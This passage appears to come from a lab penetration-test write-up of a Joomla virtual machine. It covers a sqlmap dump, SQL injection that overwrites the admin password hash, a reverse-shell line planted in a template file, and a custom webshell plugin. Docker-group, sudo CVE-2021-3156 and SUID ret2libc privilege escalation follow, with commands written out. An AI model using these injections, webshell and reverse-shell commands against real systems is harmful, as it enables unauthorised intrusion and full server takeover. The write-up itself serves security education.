


Figure 2.26: Some tables of the `joomladb` database

The `joomladb` database contains an interesting table called `hkctb_users`:




Figure 2.27: `hkctb_users` table

Using the following sqlmap command we dumped the content of this table which revealed **superjohn's password hash**:

```
sqlmap -r ./postReq.txt -p useroptions --dump -C username,password
-T hkctb_users -D joomladb
```




Figure 2.28: superjohn's password hash

This is the hash we found:

$2y$10$QAZXSWEDCVFRTGBNHYUJM.x9UqX2BJFBbimv1TYlvm8tDizvCGPbq

The hash turned out to be a Bcrypt hash with a cost factor of 10. We attempted to crack this hash using the `Hashcat` tool and the wordlist `rockyou.txt`. However, after several hours, we concluded that it was not possible to crack it easily, so we moved on.

Our next idea was to perform an SQL injection to update the hash in the database with a hash of a simple password. We generated online the Bcrypt hash with cost factor 10 for the word "ciao", and replaced the old hash with this new one.

Here is the query we injected into the form on the Administrator Log Page:

```
2;UPDATE joomladb.hkctb_users SET password =
```

```
"$2y$10$isAqdAFrIajtkW9VLpfMiefIMHmI.9lsw7y44KCZKJLx7pwsgKurq"
where username = "superjohn";#
```

With this injection we updated the `hkctb_users` table of the `joomladb` database and set the value of the password column for the username "superjohn" with the newly generated Bcrypt hash.

At this point, we returned to the admin login page and successfully logged in using the username "superjohn" and the password "ciao":




Figure 2.29: Login with username "superjohn" and password "ciao"

Finally, we were able to successfully login as the admin:




Figure 2.30: Joomla dashboard

Once we gained access to the Joomla Admin Panel, we conducted extensive online research on ways to exploit it. We discovered two methods to obtain a reverse shell: through **Template Modification** and via a **Webshell Plugin**.




Figure 2.31: Two exploitation paths

Template Modification

While exploring the dashboard interface, we found a subsection called "Administrator Templates" within the System section. To get a reverse shell, we could simply injected a payload into any .php file and then access it through its path from the browser. Specifically, we modified the `login.php` file located under `/administrator/templates/atum/`:




Figure 2.32: `login.php` modification

We inserted the following code into the `login.php` file:
`system('bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"');`
In this payload, we specified the IP address of our local machine and the port number that we opened by setting **netcat** to listen using the command: `nc -lnvp 4444`.

After saving the modified `login.php` file, we set up a `netcat` listener on our local machine and then we navigated to the `login.php` file from our browser:




Figure 2.33: Accessing the modified template

After accessing the modified `login.php` template through our browser, we established a TCP connection on port 4444 and successfully obtained a reverse shell as the user "john" on the target machine.




Figure 2.34: Reverse shell as `john` - First method

Webshell Plugin

The second method we used to obtain a reverse shell as John involved creating a plugin for Joomla. While searching for Joomla webshell plugins yields many viable options, we chose to develop our own. Typically, plugins consist of just a single code file. However, to properly install the plugin, the code must be packaged into an installation file that can be processed by the Joomla installer. We began by referencing the official Joomla documentation on creating plugins, then trimmed it down to include only the essentials.

The first step is to create the **installation file**. Like all extensions in Joomla, plugins are installed as a .zip file (with .tar.gz also supported), but a properly formatted XML file must be included. Here is the XML installation file we created:




Figure 2.35: `plugin.xml` installation file

As we can see from Figure 2.35, we created a XML installation file for the `webshell` (plugin="webshell") `search` (group="search") `plugin` (type="plugin") and the name of the plugin that we will write is `plugin.php`. This information will be useful later on when accessing the plugin.

The second step is to create the **plugin**: we wrote a very straightforward PHP file that executes a system command passed via the **cmd** parameter in the HTTP request. When an HTTP request is made to the PHP script with the cmd parameter, the specified command in cmd will be executed on the server.




Figure 2.36: `plugin.php` file

Next, we need to compress the two files we created, `plugin.xml` and `plugin.php`, into a zip file. Afterward, in the Joomla Admin Panel, we navigate to `System` → `Install` → `Extensions` and upload the zip file.




Figure 2.37: Uploading the plugin

Now, we need to access the `plugin.php` file from our browser and we will have a webshell. To test that everything was working properly, we accessed the following path: `http://192.168.56.106/joomla/plugins/search/webshell/plugin.php?cmd=id`




Figure 2.38: Webshell: output of the `id` command

Finally, from the webshell, we can get a reverse shell in a standard way by executing bash `bash`:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl http://192.168.56.106/joomla/plugins/search/webshell/plugin.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"'
```

Figure 2.39: Getting a shell

Of course, we should begin by listening on port 4444 using `netcat`. After executing the `curl` command, we obtain a reverse shell as user "john":




Figure 2.40: Reverse shell as john - Second method

Finally, we stabilised the shell by upgrading it with the following commands:




Figure 2.41: Reverse shell stabilisation

Escalate Privileges

After gaining local access on the target machine as the user john, our next objective was to escalate privileges and gain root access. To facilitate this, we transferred `LinPEAS` (Linux Privilege Escalation Awesome Script) onto the target machine. `LinPEAS` is a script specifically designed to thoroughly search for potential methods to escalate privileges.




Figure 3.42: Downloading `LinPEAS` in `/tmp`

In particular, the script uses the color red to highlight suspicious configurations that could potentially lead to PE. After running the script on our target machine, the output presented several options that we could investigate as potential paths for escalating privileges:

1. **The user john is in the docker group**:

Figure 3.43: john in docker group

   Being a member of the docker group poses a potential security risk. This group grants users elevated privileges over the Docker daemon, which itself runs with root-level permissions. Consequently, users in the docker group can interact with the Docker daemon using commands like `docker`, enabling them to run containers with root privileges. Once inside such a container, a user effectively gains root access, allowing them to perform sensitive operations such as mounting the host filesystem or executing other privileged actions. Therefore, membership in the docker group should be carefully managed to mitigate security vulnerabilities.

2. **The sudo version is vulnerable**:




Figure 3.44: Vulnerable sudo version

Running an outdated version of `sudo` can pose significant risks due to potential security vulnerabilities that have been identified and documented, including CVEs that could allow for privilege escalation exploits.

3. **There is a SUID file**:




Figure 3.45: SUID file

SETUID files can be dangerous, especially if the binary file contains a vulnerability (e.g., a buffer overflow). SETUID (Set User ID) allows users to run an executable with the privileges of the executable's owner (since they assume its effective user ID). When a file has its SETUID (Set User ID) bit set and is owned by root, any user executing it gains root privileges.

Docker group membership

While exploring the filesystem, we discovered that a Docker image was stored locally on the target machine. However, we did not find a running container created from that Docker image on the system.




Figure 3.46: Docker image on the target machine

At this stage, we executed the following Docker command to run a new container with elevated privileges and with the host's root filesystem mounted into the container:
`docker run -v /:/host -it --rm --privileged node:latest /bin/bash`




Figure 3.47: Running the container

Here are the details of the command used:

- `-v /:/host`: Mounts the host's root filesystem (/) to the container's `/host` directory.
- `-it`: Runs the container in interactive mode with a terminal.
- `--rm`: Automatically removes the container when it exits.
- `--privileged`: Grants the container extended privileges.
- `node:latest`: The image to use (in this case, the Node.js image).
- `/bin/bash`: The command to run inside the container (a bash shell).

Once inside the container, we find ourselves as the root user with access to the filesystem of our target machine located in the `/host` directory. As an additional step, we can run the command `chroot /host bash`, in order to change the root directory of the current running process to `/host` and then start a new bash shell session within that context.




Figure 3.48: Docker group privilege escalation

Vulnerable sudo version

`LinPEAS` identified that the target machine was using `sudo` version `1.8.31`. We decided to search online to see if there were any known vulnerabilities that could be exploited in this version. We discovered a proof-of-concept (PoC) for **CVE-2021-3156** on GitHub. The NIST description about this CVE says that: *Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.*

Subsequently, we downloaded the necessary files to our local machine and set up a local server to transfer them to the target machine. After compiling and running the executable, we successfully obtained root privileges.




Figure 3.49: Exploiting `sudo` version `1.8.31`

Vulnerable SUID binary

As indicated by the output from `LinPEAS`, an interesting file caught our attention: `/home/john/Documents/read_logs`. Upon checking its ownership, we discovered that this SUID binary is owned by the root user.





Figure 3.50: Properties of `read_logs`

The next step was to check for any vulnerabilities within the executable that could potentially be exploited to execute arbitrary code with root privileges. Since we did not have access to the source code, we decided to copy the executable and transfer it to our local machine to use `Ghidra` for reverse engineering. Here is the decompiled code of the program from `Ghidra`:



(a) Decompiled code - part 1 (b) Decompiled code - part 2

Figure 3.51: Decompiled code of `read_logs`

The program is straightforward: it expects a single argument (which can be anything, as it is not actually used in the program) and then reads input from the user. If the user's input matches the hard-coded password `FakeSecurePassword!`, the program opens the `/home/access.log` file and prints its content line by line.

Analyzing how the program processes the user's input, it is clear that the program is vulnerable to a buffer overflow. The instruction `read(0, buffer, 0x400)` reads up to 0x400 (1024) bytes and stores them in `char buffer[500];`, which is an array of 500 bytes. This allows us to overflow the buffer and overwrite the return address on the stack, hijacking the execution flow.

Knowing that the binary is vulnerable to a buffer overflow, we used the `checksec` tool to examine the binary's properties and understand which countermeasures (if any) have been implemented to protect it.




Figure 3.52: Output of checksec

We observed that the stack is executable and there is no canary present, which is a good news for us. After that, we verified whether ASLR (Address Space Layout Randomization) was disabled on the target machine:

Figure 3.53: ASLR is disabled on the target host

Since the binary is loading the libc library, our next approach was to perform a **ret2libc** attack. With ASLR disabled, the base address of libc remains consistent across different executions of the program. This allows us to use instructions from libc to find useful gadgets and create a ROP chain.




Figure 3.54: The libc library is loaded

After transferring the executable on our local machine, we replicated the conditions of the target machine by disabling ASLR, changing the file owner to root, and setting the SETUID bit.




Figure 3.55: Creating the same settings of the target host on our local machine

Subsequently, we wrote a Python script using the `pwntools` library on our local machine to verify the feasibility of the ret2libc attack. We successfully managed to spawn a root shell:

